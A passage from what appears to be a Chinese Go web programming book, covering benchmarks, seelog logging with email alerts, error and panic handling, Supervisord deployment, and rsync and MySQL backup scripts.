    //这样这些时间不影响我们测试函数本身的性能

    b.StartTimer() //重新开始时间
    for i := 0; i < b.N; i++ {
        Division(4, 5)
    }
}

```

我们执行命令 `go test -file webbench_test.go -test.bench=".*"`，可以看到如下结果：

```

PASS
Benchmark_Division 500000000      7.76 ns/op
Benchmark_TimeConsumingFunction 500000000      7.80 ns/op
ok   gotest 9.364s

```

上面的结果显示我们没有执行任何 `TestXXX` 的单元测试函数，显示的结果只执行了压力测试函数，第一条显示了 `Benchmark_Division` 执行了 500000000 次，每次的执行平均时间是 7.76 纳秒，第二条显示了 `Benchmark_TimeConsumingFunction` 执行了 500000000，每次的平均执行时间是 7.80 纳秒。最后一条显示总共的执行时间。

小结

通过上面对单元测试和压力测试的学习，我们可以看到 `testing` 包很轻量，编写单元测试和压力测试用例非常简单，配合内置的 `go test` 命令就可以非常方便的进行测试，这样在我们每次修改完代码,执行一下 `go test` 就可以简单的完成回归测试了。

11.4 小结

本章我们通过三个小节分别介绍了 Go 语言中如何处理错误，如何设计错误处理，然后第二小节介绍了如何通过 GDB 来调试程序，通过 GDB 我们可以单步调试、可以查看变量、修改变量、打印执行过程等，最后我们介绍了如何利用 Go 语言自带的轻量级框架 testing 来编写单元测试和压力测试，使用 `go test` 就可以方便的执行这些测试，使得我们将来代码升级修改之后很方便的进行回归测试。这一章也许对于你编写程序逻辑没有任何帮助，但是对于你编写出来的程序代码保持高质量是至关重要的，因为一个好的 Web 应用必定有良好的错误处理机制(错误提示的友好、可扩展性)、有好的单元测试和压力测试以保证上线之后代码能够保持良好的性能和按预期的运行。

12 部署与维护

到目前为止，我们前面已经介绍了如何开发程序、调试程序以及测试程序，正如人们常说的：开发最后的 10% 需要花费 90% 的时间，所以这一章我们将强调这最后的 10% 部分，要真正成为让人信任并使用的优秀应用，需要考虑到一些细节，以上所说的 10% 就是指这些小细节。

本章我们将通过四个小节来介绍这些小细节的处理，第一小节介绍如何在生产服务上记录程序产生的日志，如何记录日志，第二小节介绍发生错误时我们的程序如何处理，如何保证尽量少的影响到用户的访问，第三小节介绍如何来部署 Go 的独立程序，由于目前 Go 程序还无法像 C 那样写成 daemon，那么我们如何管理这样的进程程序后台运行呢？第四小节将介绍应用数据的备份和恢复，尽量保证应用在崩溃的情况能够保持数据的完整性。

目录



12.1 应用日志

我们期望开发的 Web 应用程序能够把整个程序运行过程中出现的各种事件一一记录下来，Go 语言中提供了一个简易的 log 包，我们使用该包可以方便的实现日志记录的功能，这些日志都是基于 fmt 包的打印再结合 panic 之类的函数来进行一般的打印、抛出错误处理。Go 目前标准包只是包含了简单的功能，如果我们想把我们的应用日志保存到文件，然后又能够结合日志实现很多复杂的功能（编写过 Java 或者 C++ 的读者应该都使用过 log4j 和 log4cpp 之类的日志工具），可以使用第三方开发的一个日志系统，<https://github.com/cihub/seelog>，它实现了很强大的日志功能。接下来我们介绍如何通过该日志系统来实现我们应用的日志功能。

seelog 介绍

seelog 是用 Go 语言实现的一个日志系统，它提供了一些简单的函数来实现复杂的日志分配、过滤和格式化。主要有如下特性：

- XML 的动态配置，可以不用重新编译程序而动态的加载配置信息
- 支持热更新，能够动态改变配置而不需要重启应用
- 支持多输出流，能够同时把日志输出到多种流中、例如文件流、网络流等
- 支持不同的日志输出
 - o 命令行输出
 - o 文件输出
 - o 缓存输出
 - o 支持 log rotate
 - o SMTP 邮件

上面只列举了部分特性，seelog 是一个特别强大的日志处理系统，详细的内容请参看官方 wiki。接下来我将简要介绍一下如何在项目中使用它：

首先安装 seelog

```
go get -u github.com/cihub/seelog
```

然后我们来看一个简单的例子：

```
package main

import log "github.com/cihub/seelog"

func main() {
    defer log.Flush()
    log.Info("Hello from Seelog!")
}
```


编译后运行如果出现了 Hello from seelog, 说明 seelog 日志系统已经成功安装并且可以正常运行了。

基于 seelog 的自定义日志处理

seelog 支持自定义日志处理, 下面是我基于它自定义的日志处理包的部分内容:

```
package logs

import (
    "errors"
    "fmt"
    seelog "github.com/cihub/seelog"
    "io"
)

var Logger seelog.LoggerInterface

func loadAppConfig() {
    appConfig := `
<seelog minlevel="warn">
    <outputs formatid="common">
        <rollingfile type="size" filename="/data/logs/roll.log" maxsize="100000"
maxrolls="5"/>
        <filter levels="critical">
            <file path="/data/logs/critical.log" formatid="critical"/>
            <smtp formatid="criticalemail" senderaddress="astaxie@gmail.com"
sendername="ShortUrl API" hostname="smtp.gmail.com" hostport="587"
username="mailusername" password="mailpassword">
                <recipient address="xiemengjun@gmail.com"/>
            </smtp>
        </filter>
    </outputs>
    <formats>
        <format id="common" format="%Date/%Time [%LEV] %Msg%n" />
        <format id="critical" format="%File %FullPath %Func %Msg%n" />
        <format id="criticalemail" format="Critical error on our server!\n    %Time %Date
%RelFile %Func %Msg \nSent by Seelog"/>
    </formats>
</seelog>
`

    logger, err := seelog.LoggerFromConfigAsBytes([]byte(appConfig))
    if err != nil {
        fmt.Println(err)
    }
}
```

```

        return
    }
    UseLogger(logger)
}

func init() {
    DisableLog()
    loadAppConfig()
}

// DisableLog disables all library log output
func DisableLog() {
    Logger = seelog.Disabled
}

// UseLogger uses a specified seelog.LoggerInterface to output library log.
// Use this func if you are using Seelog logging system in your app.
func UseLogger(newLogger seelog.LoggerInterface) {
    Logger = newLogger
}

```

上面主要实现了三个函数，

- `DisableLog`

初始化全局变量 `Logger` 为 `seelog` 的禁用状态，主要为了防止 `Logger` 被多次初始化

- `loadAppConfig`

根据配置文件初始化 `seelog` 的配置信息，这里我们把配置文件通过字符串读取设置好了，当然也可以通过读取 XML 文件。里面的配置说明如下：

- o `seelog`

`minlevel` 参数可选，如果被配置,高于或等于此级别的日志会被记录，同理 `maxlevel`。

- o `outputs`

输出信息的目的地，这里分成了两份数据，一份记录到 `log rotate` 文件里面。另一份设置了 `filter`，如果这个错误级别是 `critical`，那么将发送报警邮件。

- o `formats`

定义了各种日志的格式

- `UseLogger`

设置当前的日志器为相应的日志处理

上面我们定义了一个自定义的日志处理包，下面就是使用示例：

```
package main

import (
    "net/http"
    "project/logs"
    "project/configs"
    "project/routes"
)

func main() {
    addr, _ := configs.MainConfig.String("server", "addr")
    logs.Logger.Info("Start server at:%v", addr)
    err := http.ListenAndServe(addr, routes.NewMux())
    logs.Logger.Critical("Server err:%v", err)
}
```

发生错误发送邮件

上面的例子解释了如何设置发送邮件，我们通过如下的 smtp 配置用来发送邮件：

```
<smtp formatid="criticalemail" senderaddress="astaxie@gmail.com"
sendername="ShortUrl API" hostname="smtp.gmail.com" hostport="587"
username="mailusername" password="mailpassword">
    <recipient address="xiemengjun@gmail.com"/>
</smtp>
```

邮件的格式通过 `criticalemail` 配置，然后通过其他的配置发送邮件服务器的配置，通过 `recipient` 配置接收邮件的用户，如果有多个用户可以再添加一行。

要测试这个代码是否正常工作，可以在代码中增加类似下面的一个假消息。不过记住过后要把它删除，否则上线之后就会收到很多垃圾邮件。

```
logs.Logger.Critical("test Critical message")
```

现在，只要我们的应用在线上记录一个 Critical 的信息，你的邮箱就会收到一个 Email，这样一旦线上的系统出现问题，你就能立马通过邮件获知，就能及时的进行处理。

使用应用日志

对于应用日志，每个人的应用场景可能会各不相同，有些人利用应用日志来做数据分析，有些人利用应用日志来做性能分析，有些人来做用户行为分析，还有些就是纯粹的记录，以方便应用出现问题的时候辅助查找问题。

举一个例子，我们需要跟踪用户尝试登陆系统的操作。这里会把成功与不成功的尝试都记录下来。记录成功的使用"Info"日志级别，而不成功的使用"warn"级别。如果想查找所有不成功的登陆，我们可以利用 linux 的 grep 之类的命令工具，如下：

```
# cat /data/logs/roll.log | grep "failed login"
2012-12-11 11:12:00 WARN : failed login attempt from 11.22.33.44 username password
```

通过这种方式我们就可以很方便的查找相应的信息，这样有利于我们针对应用日志做一些统计和分析。另外我们还需要考虑日志的大小，对于一个高流量的 Web 应用来说，日志的增长是相当可怕的，所以我们在 seelog 的配置文件里面设置了 logrotate，这样就能保证日志文件不会因为不断变大而导致我们的磁盘空间不够引起问题。

小结

通过上面对 seelog 系统及如何基于它进行自定义日志系统的学习，现在我们可以很轻松的随需构建一个合适的功能强大的日志处理系统了。日志处理系统为数据分析提供了可靠的数据源，比如通过对日志的分析，我们可以进一步优化系统，或者应用出现问题时方便查找定位问题，另外 seelog 也提供了日志分级功能，通过对 minlevel 的配置，我们可以很方便的设置测试或发布版本的输出消息级别。

12.2 网站错误处理

我们的 Web 应用一旦上线之后，那么各种错误出现的概率都有，Web 应用日常运行中可能出现多种错误，具体如下所示：

- 数据库错误：指与访问数据库服务器或数据相关的错误。例如，以下可能出现的一些数据库错误。
 - o 连接错误：这一类错误可能是数据库服务器网络断开、用户名密码不正确、或者数据库不存在。
 - o 查询错误：使用的 SQL 非法导致错误，这样子 SQL 错误如果程序经过严格的测试应该可以避免。
 - o 数据错误：数据库中的约束冲突，例如一个唯一字段中插入一条重复主键的值就会报错，但是如果你的应用程序在上线之前经过了严格的测试也是可以避免这类问题。
- 应用运行时错误：这类错误范围很广，涵盖了代码中出现的几乎所有错误。可能的应用错误的情况如下：
 - o 文件系统和权限：应用读取不存在的文件，或者读取没有权限的文件、或者写入一个不允许写入的文件，这些都会导致一个错误。应用读取的文件如果格式不正确也会报错，例如配置文件应该是 ini 的配置格式，而设置成了 json 格式就会报错。
 - o 第三方应用：如果我们的应用程序耦合了其他第三方接口程序，例如应用程序发表文章之后自动调用接发微博的接口，所以这个接口必须正常运行才能完成我们发表一篇文章的功能。
- HTTP 错误：这些错误是根据用户的请求出现的错误，最常见的就是 404 错误。虽然可能会出现很多不同的错误，但其中比较常见的错误还有 401 未授权错误(需要认证才能访问的资源)、403 禁止错误(不允许用户访问的资源)和 503 错误(程序内部出错)。
- 操作系统出错：这类错误都是由于应用程序上的操作系统出现错误引起的，主要有操作系统的资源被分配完了，导致死机，还有操作系统的磁盘满了，导致无法写入，这样就会引起很多错误。
- 网络出错：指两方面的错误，一方面是用户请求应用程序的时候出现网络断开，这样就导致连接中断，这种错误不会造成应用程序的崩溃，但是会影响用户访问的效果；另一方面是应用程序读取其他网络上的数据，其他网络断开会导致读取失败，这种需要对应用程序做有效的测试，能够避免这类问题出现的情况下程序崩溃。

错误处理的目标

在实现错误处理之前，我们必须明确错误处理想要达到的目标是什么，错误处理系统应该完成以下工作：

- 通知访问用户出现错误了：不论出现的是一个系统错误还是用户错误，用户都应当知道 Web 应用出了问题，用户的这次请求无法正确的完成了。例如，对于用户的错误请求，

我们显示一个统一的错误页面(404.html)。出现系统错误时，我们通过自定义的错误页面显示系统暂时不可用之类的错误页面(error.html)。

- 记录错误：系统出现错误，一般就是我们调用函数的时候返回 err 不为 nil 的情况，可以使用前面小节介绍的日志系统记录到日志文件。如果是一些致命错误，则通过邮件通知系统管理员。一般 404 之类的错误不需要发送邮件，只需要记录到日志系统。
- 回滚当前的请求操作：如果一个用户请求过程中出现了一个服务器错误，那么已完成的**操作需要回滚。下面来看一个例子：一个系统将用户递交的表单保存到数据库，并将这个数据递交到一个第三方服务器，但是第三方服务器挂了，这就导致一个错误，那么先前存储到数据库的表单数据应该删除(应告知无效)，而且应该通知用户系统出现错误了。
- 保证现有程序可运行可服务：我们知道没有人能保证程序一定能够一直正常的运行着，万一哪一天程序崩溃了，那么我们就需要记录错误，然后立刻让程序重新运行起来，让程序继续提供服务，然后再通知系统管理员，通过日志等找出问题。

如何处理错误

错误处理其实我们已经在十一章第一小节里面有过介绍如何设计错误处理，这里我们再从一个例子详细的讲解一下，如何来处理不同的错误：

- 通知用户出现错误：

通知用户在访问页面的时候我们可以有两种错误：404.html 和 error.html，下面分别显示了错误页面的源码：

```
<html lang="en">
<head>
  <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
  <title>找不到页面</title>
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
</head>
<body>
<div class="container">
  <div class="row">
    <div class="span10">
      <div class="hero-unit">
        <h1>404!</h1>
        <p>{{.ErrorInfo}}</p>
      </div>
    </div><!--/span-->
  </div>
</div>
</body>
</html>
```

另一个源码：

```

<html lang="en">
<head>
  <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
  <title>系统错误页面</title>
  <meta name="viewport" content="width=device-width, initial-scale=1.0">

</head>
<body>
<div class="container">
  <div class="row">
    <div class="span10">
      <div class="hero-unit">
        <h1>系统暂时不可用!</h1>
        <p>{{.ErrorInfo}}</p>
      </div>
    </div><!--/span-->
  </div>
</div>
</body>
</html>

```

404 的错误处理逻辑，如果是系统的错误也是类似的操作，同时我们看到在：

```

func (p *MyMux) ServeHTTP(w http.ResponseWriter, r *http.Request) {
  if r.URL.Path == "/" {
    sayhelloName(w, r)
    return
  }
  NotFound404(w, r)
  return
}

func NotFound404(w http.ResponseWriter, r *http.Request) {
  log.Error("页面找不到") //记录错误日志
  t, _ = t.ParseFiles("tmpl/404.html", nil) //解析模板文件
  ErrorInfo := "文件找不到" //获取当前用户信息
  t.Execute(w, ErrorInfo) //执行模板的 merger 操作
}

func SystemError(w http.ResponseWriter, r *http.Request) {
  log.Critical("系统错误") //系统错误触发了 Critical，那么不仅会记录日志还会发送邮件
  t, _ = t.ParseFiles("tmpl/error.html", nil) //解析模板文件
  ErrorInfo := "系统暂时不可用" //获取当前用户信息

```

```
t.Execute(w, ErrorInfo) //执行模板的 merger 操作
}
```

如何处理异常

我们知道在很多其他语言中有 try...catch 关键词，用来捕获异常情况，但是其实很多错误都是可以预期发生的，而不需要异常处理，应该当做错误来处理，这也是为什么 Go 语言采用了函数返回错误的设计，这些函数不会 panic，例如如果一个文件找不到，os.Open 返回一个错误，它不会 panic；如果你向一个中断的网络连接写数据，net.Conn 系列类型的 Write 函数返回一个错误，它们不会 panic。这些状态在这样的程序里都是可以预期的。你知道这些操作可能会失败，因为设计者已经用返回错误清楚地表明了这一点。这就是上面所讲的可以预期发生的错误。

但是还有一种情况，有一些操作几乎不可能失败，而且在一些特定的情况下也没有办法返回错误，也无法继续执行，这样情况就应该 panic。举个例子：如果一个程序计算 x[j]，但是 j 越界了，这部分代码就会导致 panic，像这样的一个不可预期严重错误就会引起 panic，在默认情况下它会杀掉进程，它允许一个正在运行这部分代码的 goroutine 从发生错误的 panic 中恢复运行，发生 panic 之后，这部分代码后面的函数和代码都不会继续执行，这是 Go 特意这样设计的，因为要区别于错误和异常，panic 其实就是异常处理。如下代码，我们期望通过 uid 来获取 User 中的 username 信息，但是如果 uid 越界了就会抛出异常，这个时候如果我们没有 recover 机制，进程就会被杀死，从而导致程序不可服务。因此为了程序的健壮性，在一些地方需要建立 recover 机制。

```
func GetUser(uid int) (username string) {
    defer func() {
        if x := recover(); x != nil {
            username = ""
        }
    }()

    username = User[uid]
    return
}
```

上面介绍了错误和异常的区别，那么我们在开发程序的时候如何来设计呢？规则很简单：如果你定义的函数有可能失败，它就应该返回一个错误。当我调用其他 package 的函数时，如果这个函数实现的很好，我不需要担心它会 panic，除非有真正的异常情况发生，即使那样也不应该是我去处理它。而 panic 和 recover 是针对自己开发 package 里面实现的逻辑，针对一些特殊情况来设计。

小结

本小节总结了当我们的 Web 应用部署之后如何处理各种错误：网络错误、数据库错误、操作系统错误等，当错误发生时，我们的程序如何来正确处理：显示友好的出错界面、回滚操作、

记录日志、通知管理员等操作，最后介绍了如何来正确处理错误和异常。一般的程序中错误和异常很容易混淆的，但是在 Go 中错误和异常是有明显的区分，所以告诉我们在程序设计中处理错误和异常应该遵循怎么样的原则。

12.3 应用部署

程序开发完毕之后，我们现在要部署 Web 应用程序了，但是我们如何来部署这些应用程序呢？因为 Go 程序编译之后是一个可执行文件，编写过 C 程序的读者一定知道采用 daemon 就可以完美的实现程序后台持续运行，但是目前 Go 还无法完美的实现 daemon，因此，针对 Go 的应用程序部署，我们可以利用第三方工具来管理，第三方的工具有很多，例如 Supervisord、upstart、daemontools 等，这小节我介绍目前自己系统中采用的工具 Supervisord。

daemon

目前 Go 程序还不能实现 daemon，详细的见这个 Go 语言的 bug：

<<http://code.google.com/p/go/issues/detail?id=227>>，大概的意思说很难从现有的使用的线程中 fork 一个出来，因为没有一种简单的方法来确保所有已经使用的线程的状态一致性问题。

但是我们可以看到很多网上的一些实现 daemon 的方法，例如下面两种方式：

- MarGo 的一个实现思路，使用 Command 来执行自身的应用，如果真想实现，那么推荐这种方案

```
•      d := flag.Bool("d", false, "Whether or not to launch in the background(like a
daemon)")
•      if *d {
•          cmd := exec.Command(os.Args[0],
•              "-close-fds",
•              "-addr", *addr,
•              "-call", *call,
•          )
•          serr, err := cmd.StderrPipe()
•          if err != nil {
•              log.Fatalln(err)
•          }
•          err = cmd.Start()
•          if err != nil {
•              log.Fatalln(err)
•          }
•          s, err := ioutil.ReadAll(serr)
•          s = bytes.TrimSpace(s)
•          if bytes.HasPrefix(s, []byte("addr: ")) {
•              fmt.Println(string(s))
•              cmd.Process.Release()
•          } else {
```

- log.Printf("unexpected response from MarGo: `%s` error: `%v`\n", s, err)
- cmd.Process.Kill()
- }
- }

- 另一种是利用 syscall 的方案，但是这个方案并不完善：

```

package main

import (
    "log"
    "os"
    "syscall"
)

func daemon(nochdir, noclose int) int {
    var ret, ret2 uintptr
    var err uintptr

    darwin := syscall.OS == "darwin"

    // already a daemon
    if syscall.Getppid() == 1 {
        return 0
    }

    // fork off the parent process
    ret, ret2, err = syscall.RawSyscall(syscall.SYS_FORK, 0, 0, 0)
    if err != 0 {
        return -1
    }

    // failure
    if ret2 < 0 {
        os.Exit(-1)
    }

    // handle exception for darwin
    if darwin && ret2 == 1 {
        ret = 0
    }

    // if we got a good PID, then we call exit the parent process.

```

```

•         if ret > 0 {
•             os.Exit(0)
•         }
•
•         /* Change the file mode mask */
•         _ = syscall.Umask(0)
•
•         // create a new SID for the child process
•         s_ret, s_errno := syscall.Setsid()
•         if s_errno != 0 {
•             log.Printf("Error: syscall.Setsid errno: %d", s_errno)
•         }
•         if s_ret < 0 {
•             return -1
•         }
•
•         if nochdir == 0 {
•             os.Chdir("/")
•         }
•
•         if noclose == 0 {
•             f, e := os.OpenFile("/dev/null", os.O_RDWR, 0)
•             if e == nil {
•                 fd := f.Fd()
•                 syscall.Dup2(fd, os.Stdin.Fd())
•                 syscall.Dup2(fd, os.Stdout.Fd())
•                 syscall.Dup2(fd, os.Stderr.Fd())
•             }
•         }
•
•         return 0
•     }

```

上面提出了两种实现 Go 的 daemon 方案，但是我还是不推荐大家这样去实现，因为官方还没有正式的宣布支持 daemon，当然第一种方案目前来看是比较可行的，而且目前开源库 skynet 也在采用这个方案做 daemon。

Supervisord

上面已经介绍了 Go 目前是有两种方案来实现他的 daemon，但是官方本身还不支持这一块，所以还是建议大家采用第三方成熟工具来管理我们的应用程序，这里我给大家介绍一款目前使用比较广泛的进程管理软件：Supervisord。Supervisord 是用 Python 实现的一款非常实用的进程管理工具。supervisord 会帮你把管理的应用程序转成 daemon 程序，而且可以

方便的通过命令开启、关闭、重启等操作，而且它管理的进程一旦崩溃会自动重启，这样就可以保证程序执行中断后的情况下有自我修复的功能。

我前面在应用中踩过一个坑，就是因为所有的应用程序都是由 Supervisord 父进程生出来的，那么当你修改了操作系统的文件描述符之后，别忘记重启 Supervisord，光重启下面的应用程序没用。当初我就是系统安装好之后就先装了 Supervisord，然后开始部署程序，修改文件描述符，重启程序，以为文件描述符已经是 100000 了，其实 Supervisord 这个时候还是默认的 1024 个，导致他管理的进程所有的描述符也是 1024。开放之后压力一上来系统就开始报文件描述符用光了，查了很久才找到这个坑。

Supervisord 安装

Supervisord 可以通过 `sudo easy_install supervisor` 安装，当然也可以通过 Supervisord 官网下载后解压并转到源码所在的文件夹下执行 `setup.py install` 来安装。

- 使用 `easy_install` 必须安装 `setuptools`

打开 <http://pypi.python.org/pypi/setuptools#files>，根据你系统的 python 的版本下载相应的文件，然后执行 `sh setuptoolsxxx.egg`，这样就可以使用 `easy_install` 命令来安装 Supervisord。

Supervisord 配置

Supervisord 默认的配置文件路径为 `/etc/supervisord.conf`，通过文本编辑器修改这个文件，下面是一个示例的配置文件：

```
:/etc/supervisord.conf
[unix_http_server]
file = /var/run/supervisor.sock
chmod = 0777
chown= root:root

[inet_http_server]
# Web 管理界面设定
port=9001
username = admin
password = yourpassword

[supervisorctl]
; 必须和'unix_http_server'里面的设定匹配
serverurl = unix:///var/run/supervisord.sock

[supervisord]
logfile=/var/log/supervisord/supervisord.log ; (main log file;default $CWD/supervisord.log)
logfile_maxbytes=50MB ; (max main logfile bytes b4 rotation;default 50MB)
```

```
logfile_backups=10      ; (num of main logfile rotation backups;default 10)
loglevel=info           ; (log level;default info; others: debug,warn,trace)
pidfile=/var/run/supervisord.pid ; (supervisord pidfile;default supervisord.pid)
nodaemon=true           ; (start in foreground if true;default false)
minfds=1024             ; (min. avail startup file descriptors;default 1024)
minprocs=200            ; (min. avail process descriptors;default 200)
user=root               ; (default is current user, required if root)
childlogdir=/var/log/supervisord/ ; ('AUTO' child log dir, default $TEMP)

[rpcinterface:supervisor]
supervisor.rpcinterface_factory = supervisor.rpcinterface:make_main_rpcinterface

; 管理的单个进程的配置，可以添加多个 program
[program:blogdemon]
command=/data/blog/blogdemon
autostart = true
startsecs = 5
user = root
redirect_stderr = true
stdout_logfile = /var/log/supervisord/blogdemon.log
```

Supervisord 管理

Supervisord 安装完成后有两个可用的命令行 supervisor 和 supervisorctl，命令使用解释如下：

- supervisor, 初始启动 Supervisord，启动、管理配置中设置的进程。
- supervisorctl stop programxxx, 停止某一个进程(programxxx)，programxxx 为 [program:blogdemon]里配置的值，这个示例就是 blogdemon。
- supervisorctl start programxxx, 启动某个进程
- supervisorctl restart programxxx, 重启某个进程
- supervisorctl stop all, 停止全部进程，注：start、restart、stop 都不会载入最新的配置文件。
- supervisorctl reload, 载入最新的配置文件，并按新的配置启动、管理所有进程。

小结

这小节我们介绍了 Go 如何实现 daemon 化，但是由于目前 Go 的 daemon 实现的不足，需要依靠第三方工具来实现应用程序的 daemon 管理的方式，所以在这里介绍了一个用 python 写的进程管理工具 Supervisord，通过 Supervisord 可以很方便的把我们的 Go 应用程序管理起来。

12.4 备份和恢复

这小节我们要讨论应用程序管理的另一个方面：生产服务器上数据的备份和恢复。我们经常会遇到生产服务器的网络断了、硬盘坏了、操作系统崩溃、或者数据库不可用了等各种异常情况，所以维护人员需要对生产服务器上的应用和数据做好异地灾备，冷备热备的准备。在接下来的介绍中，讲解了如何备份应用、如何备份/恢复 Mysql 数据库和 redis 数据库。

应用备份

在大多数集群环境下，Web 应用程序基本不需要备份，因为这个其实就是一个代码副本，我们在本地开发环境中，或者版本控制系统中已经保持这些代码。但是很多时候，一些开发的站点需要用户来上传文件，那么我们需要对这些用户上传的文件进行备份。目前其实有一种合适的做法就是把和网站相关的需要存储的文件存储到云储存，这样即使系统崩溃，只要我们的文件还在云存储上，至少数据不会丢失。

如果我们没有采用云储存的情况下，如何做到网站的备份呢？这里我们介绍一个文件同步工具 rsync：rsync 能够实现网站的备份，不同系统的文件的同步，如果是 windows 的话，需要 windows 版本 cwrsrcync。

rsync 安装

rsync 的官方网站：<http://rsync.samba.org/> 可以从上面获取最新版本的源码。当然，因为 rsync 是一款非常有用的软件，所以很多 Linux 的发行版本都将它收录在内了。

软件包安装

```
# sudo apt-get install rsync 注：在 debian、ubuntu 等在线安装方法；
# yum install rsync 注：Fedora、Redhat、CentOS 等在线安装方法；
# rpm -ivh rsync 注：Fedora、Redhat、CentOS 等 rpm 包安装方法；
```

其它 Linux 发行版，请用相应的软件包管理方法来安装。源码包安装

```
tar xvf rsync-xxx.tar.gz
cd rsync-xxx
./configure --prefix=/usr ;make ;make install 注：在用源码包编译安装之前，您得安装 gcc 等编译工具才行；
```

rsync 配置

rsync 主要有以下三个配置文件 rsyncd.conf(主配置文件)、rsyncd.secrets(密码文件)、rsyncd.motd(rsync 服务器信息)。

关于这几个文件的配置大家可以参考官方网站或者其他介绍 rsync 的网站，下面介绍服务器端和客户端如何开启

- 服务端开启：

- `#/usr/bin/rsync --daemon --config=/etc/rsyncd/rsyncd.conf`

--daemon 参数方式，是让 rsync 以服务器模式运行。把 rsync 加入开机启动

```
echo 'rsync --daemon' >> /etc/rc.d/rc.local
```

设置 rsync 密码

```
echo '你的用户名:你的密码' > /etc/rsyncd.secrets
chmod 600 /etc/rsyncd.secrets
```

- 客户端同步：

客户端可以通过如下命令同步服务器上的文件：

```
rsync -avzP --delete --password-file=rsyncd.secrets 用户名@192.168.145.5::www
/var/rsync/backup
```

这条命令，简要的说明一下几个要点：

1. -avzP 是啥，读者可以使用--help 查看
2. --delete 是为了比如 A 上删除了一个文件，同步的时候，B 会自动删除相对应的文件
3. --password-file 客户端中/etc/rsyncd.secrets 设置的密码，要和服务端的 /etc/rsyncd.secrets 中的密码一样，这样 cron 运行的时候，就不需要密码了
4. 这条命令中的"用户名"为服务端的 /etc/rsyncd.secrets 中的用户名
5. 这条命令中的 192.168.0.100 为服务端的 IP 地址
6. ::www，注意是 2 个 : 号，www 为服务端的配置文件 /etc/rsyncd.conf 中的[www]，意思是根据服务端上的/etc/rsyncd.conf 来同步其中的[www]段内容，一个 : 号的时候，用于不根据配置文件，直接同步指定目录。

为了让同步实时性，可以设置 crontab，保持 rsync 每分钟同步，当然用户也可以根据文件的重要程度设置不同的同步频率。

MySQL 备份

应用数据库目前还是 MySQL 为主流，目前 MySQL 的备份有两种方式：热备份和冷备份，热备份目前主要是采用 master/slave 方式（master/slave 方式的同步目前主要用于数据库读写分离，也可以用于热备份数据），关于如何配置这方面的资料，大家可以找到很多。冷备份的话就是数据有一定的延迟，但是可以保证该时间段之前的数据完整，例如有些时候

可能我们的误操作引起了数据的丢失，那么 master/slave 模式是无法找回丢失数据的，但是通过冷备份可以部分恢复数据。

冷备份一般使用 shell 脚本来实现定时备份数据库，然后通过上面介绍 rsync 同步非本地机房的一台服务器。

下面这个是定时备份 mysql 的备份脚本，我们使用了 mysqldump 程序，这个命令可以把数据库导出到一个文件中。

```
#!/bin/bash

# 以下配置信息请自己修改
mysql_user="USER" #MySQL 备份用户
mysql_password="PASSWORD" #MySQL 备份用户的密码
mysql_host="localhost"
mysql_port="3306"
mysql_charset="utf8" #MySQL 编码
backup_db_arr=("db1" "db2") #要备份的数据库名称，多个用空格分开隔开 如("db1" "db2" "db3")
backup_location=/var/www/mysql #备份数据存放位置，末尾请不要带"/",此项可以保持默认，程序会自动创建文件夹
expire_backup_delete="ON" #是否开启过期备份删除 ON 为开启 OFF 为关闭
expire_days=3 #过期时间天数 默认为三天，此项只有在 expire_backup_delete 开启时有效

# 本行开始以下不需要修改
backup_time=`date +%Y%m%d%H%M` #定义备份详细时间
backup_Ymd=`date +%Y-%m-%d` #定义备份目录中的年月日时间
backup_3ago=`date -d '3 days ago' +%Y-%m-%d` #3 天之前的日期
backup_dir=$backup_location/$backup_Ymd #备份文件夹全路径
welcome_msg="Welcome to use MySQL backup tools!" #欢迎语

# 判断 MySQL 是否启动,mysql 没有启动则备份退出
mysql_ps=`ps -ef |grep mysql |wc -l`
mysql_listen=`netstat -an |grep LISTEN |grep $mysql_port|wc -l`
if [ [$mysql_ps == 0] -o [$mysql_listen == 0] ]; then
    echo "ERROR:MySQL is not running! backup stop!"
    exit
else
    echo $welcome_msg
fi

# 连接到 mysql 数据库，无法连接则备份退出
mysql -h$mysql_host -P$mysql_port -u$mysql_user -p$mysql_password <<end
use mysql;
```

```

select host,user from user where user='root' and host='localhost';
exit
end

flag=`echo $?`
if [ $flag != "0" ]; then
    echo "ERROR:Can't connect mysql server! backup stop!"
    exit
else
    echo "MySQL connect ok! Please wait....."
    # 判断有没有定义备份的数据库，如果定义则开始备份，否则退出备份
    if [ "$backup_db_arr" != "" ];then
        #dbnames=$(cut -d ',' -f1-5 $backup_database)
        #echo "arr is (${backup_db_arr[@]})"
        for dbname in ${backup_db_arr[@]}
        do
            echo "database $dbname backup start..."
            `mkdir -p $backup_dir`
            `mysqldump -h$mysql_host -P$mysql_port -u$mysql_user
            -p$mysql_password $dbname --default-character-set=$mysql_charset | gzip > $backup_dir/
            $dbname-$backup_time.sql.gz`
            flag=`echo $?`
            if [ $flag == "0" ];then
                echo "database $dbname success backup to $backup_dir/$dbname-
                $backup_time.sql.gz"
            else
                echo "database $dbname backup fail!"
            fi

        done
    else
        echo "ERROR:No database to backup! backup stop"
        exit
    fi
    # 如果开启了删除过期备份，则进行删除操作
    if [ "$expire_backup_delete" == "ON" -a "$backup_location" != "" ];then
        # `find $backup_location/ -type d -o -type f -ctime +$expire_days -exec rm -rf
        {} \;`
        `find $backup_location/ -type d -mtime +$expire_days | xargs rm -rf`
        echo "Expired backup data delete complete!"
    fi
    echo "All database backup success! Thank you!"
    exit

```

```
fi
```

修改 shell 脚本的属性：

```
chmod 600 /root/mysql_backup.sh  
chmod +x /root/mysql_backup.sh
```

设置好属性之后，把命令加入 crontab，我们设置了每天 00:00 定时自动备份，然后把备份的脚本目录/var/www/mysql 设置为 rsync 同步目录。

```
00 00 * * * /root/mysql_backup.sh
```

MySQL 恢复

前面介绍 MySQL 备份分为热备份和冷备份，热备份主要的目的是为了能够实时的恢复，例如应用服务器出现了硬盘故障，那么我们可以通过修改配置文件把数据库的读取和写入改成 slave，这样就可以尽量少时间的中断服务。

但是有时候我们需要通过冷备份的 SQL 来进行数据恢复，既然有了数据库的备份，就可以通过命令导入：

```
mysql -u username -p database < backup.sql
```

可以看到，导出和导入数据库数据都是相当简单，不过如果还需要管理权限，或者其他的一些字符集的设置的话，可能会稍微复杂一些，但是这些都是可以通过一些命令来完成的。

redis 备份

